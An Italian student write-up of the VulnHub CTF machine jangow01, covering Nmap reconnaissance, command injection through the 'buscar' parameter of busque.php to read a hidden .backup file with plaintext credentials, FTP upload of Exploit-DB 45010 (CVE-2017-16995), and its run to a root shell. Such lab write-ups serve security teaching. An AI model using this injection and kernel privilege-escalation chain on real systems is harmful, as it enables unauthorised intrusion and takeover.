

CTF 1

jangow01

Privilege Escalation via Command Injection & Kernel Exploit

Campo	Valore
Corso	Cybersecurity & Ethical Hacking
Macchina	jangow01 (192.168.1.51) — Ubuntu 16.04.1 LTS
Attaccante	Kali Linux (192.168.1.13)
Kernel target	Linux 4.4.0-31-generic x86_64
CVE sfruttata	CVE-2017-16995 (exploit 45010)

0. Introduzione

Il presente documento raccoglie i risultati dell'attività di analisi e compromissione della macchina CTF **jangow01**, una VM vulnerabile distribuita su VulnHub, svolta nell'ambito del corso di **Cybersecurity & Ethical Hacking**. L'obiettivo era ottenere accesso root alla macchina target e recuperare il file **proof.txt** presente nella home directory di root.

La catena di attacco si è sviluppata in tre fasi principali: **ricognizione** della superficie d'attacco tramite Nmap, sfruttamento di una **vulnerabilità di Command Injection** nell'applicazione web per recuperare credenziali FTP, e infine **privilege escalation a root** mediante un exploit del kernel Linux (CVE-2017-16995).

1. Fase 1 — Ricognizione (Nmap)

OBIETTIVO:


Identificare i servizi attivi sulla macchina target 192.168.1.51 e mappare la superficie d'attacco.

PROCEDIMENTO:

Come prima operazione abbiamo identificato il nostro indirizzo IP su Kali tramite **ip route** (192.168.1.13), quindi abbiamo avviato una scansione aggressiva del target con il comando **nmap -sC -sV 192.168.1.51**.

La scansione ha rilevato due soli servizi attivi: la porta **21/tcp (FTP - vsftpd 3.0.3)** e la porta **80/tcp (HTTP - Apache 2.4.18 su Ubuntu)**.

Il banner HTTP ha rivelato la presenza di una directory **/site/** sul web server, diventata il nostro primo punto di interesse.



```
kali@kali: ~/Desktop
Session Actions Edit View Help

(kali@kali)-[~/Desktop]
$ ip route
default via 192.168.1.1 dev eth0 proto dhcp src 192.168.1.13 metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.13 metric 100

(kali@kali)-[~/Desktop]
$ nmap -sC -sV 192.168.1.51
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-28 04:52 -0400
Nmap scan report for jangow01.homenet.telecomitalia.it (192.168.1.51)
Host is up (0.0018s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-ls: Volume /
|_http-title: Index of /
MAC Address: 08:00:27:E6:0A:53 (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds

(kali@kali)-[~/Desktop]
$ |
```

Fig. 1 — Output di nmap -sC -sV: porte 21 (FTP vsftpd 3.0.3) e 80 (Apache 2.4.18) aperte sul target

2. Fase 2 — Enumerazione Web e Command Injection

OBIETTIVO:

Esplorare l'applicazione web presente sulla porta 80, individuare vulnerabilità sfruttabili e recuperare credenziali di accesso utili.

PROCEDIMENTO:

Scoperta della Web Application

Navigando all'indirizzo **http://192.168.1.51/site/** abbiamo trovato un sito con tema Grayscale. Esaminando il menù abbiamo individuato una voce sospetta denominata **Buscar** (in spagnolo: "cercare"), che rimandava a una pagina con un campo di ricerca gestito dal parametro GET **buscar** della pagina **busque.php**.




Fig. 2 — Sito Bootstrap su `http://192.168.1.51/site/`: la voce di menù "Buscar" è evidenziata in rosso

Sfruttamento della Command Injection

Il parametro GET **buscar** risultava vulnerabile a **Command Injection**: il valore passato veniva eseguito direttamente lato server senza alcuna sanificazione.

Abbiamo iniettato il comando **ls -la /var/www/html** per esplorare la struttura del filesystem. Tra i file elencati è apparso un elemento di grande interesse: il file nascosto **.backup**.





Fig. 3 — Command Injection su `busque.php?buscar=ls -la /var/www/html`: visibile il file nascosto **.backup**

Recupero delle Credenziali dal File .backup

Abbiamo quindi eseguito `cat /var/www/html/.backup` tramite la stessa vulnerabilità. Il file conteneva il codice PHP di connessione al database con le credenziali memorizzate in chiaro: username **jangow01** e password **abygurl69**.

Queste stesse credenziali si sono rivelate valide anche per l'accesso al servizio FTP.



```
$servername = "localhost"; $database = "jangow01"; $username = "jangow01"; $password = "abygurl69"; // Create connection
$conn = mysqli_connect($servername, $username, $password, $database); // Check connection if (!$conn) { die("Connection
failed: " . mysqli_connect_error()); } echo "Connected successfully"; mysqli_close($conn);
```

Fig. 4 — Contenuto di .backup: credenziali DB e FTP in chiaro (jangow01 / abygurl69)

3. Fase 3 — Accesso FTP e Fingerprinting del Sistema

OBIETTIVO:

Accedere al servizio FTP con le credenziali recuperate, verificare la configurazione del sistema target e raccogliere informazioni sul kernel per la fase di privilege escalation.

PROCEDIMENTO:

Con le credenziali ottenute (**jangow01 / abygurl69**) ci siamo collegati al servizio FTP sulla porta 21 da Kali Linux. Il login è avvenuto con successo.

In parallelo, sulla macchina target visibile nella finestra VirtualBox, abbiamo verificato la versione del kernel con `uname -a`: il sistema risultava essere **Linux 4.4.0-31-generic**, Ubuntu 16.04.1 LTS, architettura x86_64.

Il contesto utente confermato tramite `id` mostrava uid=1000, gruppo desafio02.

Queste informazioni si sono rivelate determinanti per la scelta dell'exploit nella fase successiva.




Fig. 5 — Sinistra: macchina target (kernel 4.4.0-31, Ubuntu 16.04.1, user jangow01). Destra: login FTP riuscito da Kali

4. Fase 4 — Privilege Escalation (CVE-2017-16995)

OBIETTIVO:

Elevare i privilegi dall'utente **jangow01** a **root** sfruttando una vulnerabilità del kernel Linux 4.4.0.


REQUISITI:

Tool	Searchsploit, GCC, client FTP
Kernel target	Linux 4.4.0-31-generic (Ubuntu 16.04)
CVE	CVE-2017-16995 - Exploit-DB #45010

PROCEDIMENTO:

Ricerca dell'Exploit con Searchsploit

Conoscendo la versione del kernel (**4.4.0-31**) e il sistema operativo (**Ubuntu 16.04**), abbiamo effettuato una ricerca nel database di Exploit-DB tramite **searchsploit Linux 4.4.0 Ubuntu**. Tra i risultati abbiamo selezionato l'exploit **45010**: "Linux Kernel (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation" (CVE-2017-16995), sorgente C confermato e verificato. Lo abbiamo copiato nella directory di lavoro con **searchsploit -m 45010**.




```
kali@kali: ~/Desktop
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
$ searchsploit Linux 4.4.0 Ubuntu
Exploit Title | Path
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free | linux/dos/43234.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition P | linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC) | linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation | linux/local/41458.c
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-B | linux_x86-64/local/40049.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race | windows_x86-64/local/47170.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation | linux/local/44298.c
Linux Kernel < 4.4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local | linux_x86-64/local/44300.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege E | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) | linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege E | linux/local/41760.txt
Shellcodes: No Results
(kali@kali)-[~/Desktop]
$ searchsploit -m 45010
Exploit: Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/45010
Path: /usr/share/exploitdb/exploits/linux/local/45010.c
Codes: CVE-2017-16995
Verified: True
File Type: C source, ASCII text
Copied to: /home/kali/Desktop/45010.c
```

Fig. 6 — Searchsploit identifica CVE-2017-16995 (exploit 45010) per Linux Kernel 4.4.0 su Ubuntu 16.04

Trasferimento dell'Exploit via FTP

Ci siamo ricollegati via FTP e ci siamo spostati nella home directory dell'utente con **cd /home/jangow01** per garantirci i permessi di scrittura.

Abbiamo quindi caricato il sorgente C con il comando **put 45010.c**: il trasferimento è avvenuto correttamente (13.176 byte a 93 MiB/s).



```
kali@kali: ~/Desktop
Session Actions Edit View Help
ftp> ld
?Invalid command.
ftp> ls
Not connected.
ftp> exit
(kali@kali)-[~/Desktop]
$ ftp 192.168.1.51
Connected to 192.168.1.51.
220 (vsFTPd 3.0.3)
Name (192.168.1.51:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /var/www
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> pwd
Remote directory: /home/jangow01
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||55641|)
150 Ok to send data.
100% |*****| 13176 93.07 MiB/s 00:00 ETA
226 Transfer complete.
13176 bytes sent in 00:00 (3.21 MiB/s)
ftp>
```


Fig. 7 — Upload di 45010.c nella home di jangow01 tramite FTP: trasferimento completato con successo

Compilazione ed Esecuzione dell'Exploit

Sulla macchina target abbiamo compilato il sorgente con **gcc 45010.c -o rootkey** e avviato l'eseguibile con **./rootkey**.

L'exploit ha sfruttato la vulnerabilità nel sottosistema eBPF del kernel: ha creato una BPF map, ottenuto la struttura sock, individuato la cred structure all'offset corretto (UID 1000) e applicato la patch alle credenziali del processo.

Al termine, la shell è diventata privilegiata: il comando **whoami** ha restituito **root**.



```
jangow01@jangow01:~$ gcc 45010.c -o rootkey
jangow01@jangow01:~$ ls -la
total 72
drwxr-xr-x 4 jangow01 desafio02 4096 Mai 28 08:20 .
drwxr-xr-x 3 root root 4096 Out 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02 13176 Mai 28 08:16 45010.c
-rw-r--r-- 1 jangow01 desafio02 576 Mai 27 16:16 .bash_history
-rw-r--r-- 1 jangow01 desafio02 220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10 2021 .bashrc
-rwxr-xr-x 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02 655 Jun 10 2021 .profile
-rwxr-xr-x 1 jangow01 desafio02 18432 Mai 28 08:20 rootkey
-rw-r--r-- 1 jangow01 desafio02 0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02 33 Jun 10 2021 user.txt
jangow01@jangow01:~$ rootkey
rootkey: comando não encontrado
jangow01@jangow01:~$ ./rootkey
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003bbc5200
[*] Leaking sock struct from ffff880033b36780
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003adbe300
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003adbe300
[*] credentials patched, launching shell...
# whoami
root
#
```

Fig. 8 — Compilazione ed esecuzione di 45010: l'exploit patcha le credenziali del kernel e apre una shell root

5. Recupero della Flag

PROCEDIMENTO:

Con i privilegi di root ci siamo spostati nella directory **/root** e abbiamo eseguito **ls**, trovando il file **proof.txt**.

Il comando **cat proof.txt** ha mostrato un'ASCII art con la scritta JANGOW e, nella riga conclusiva, l'hash SHA1 della flag.

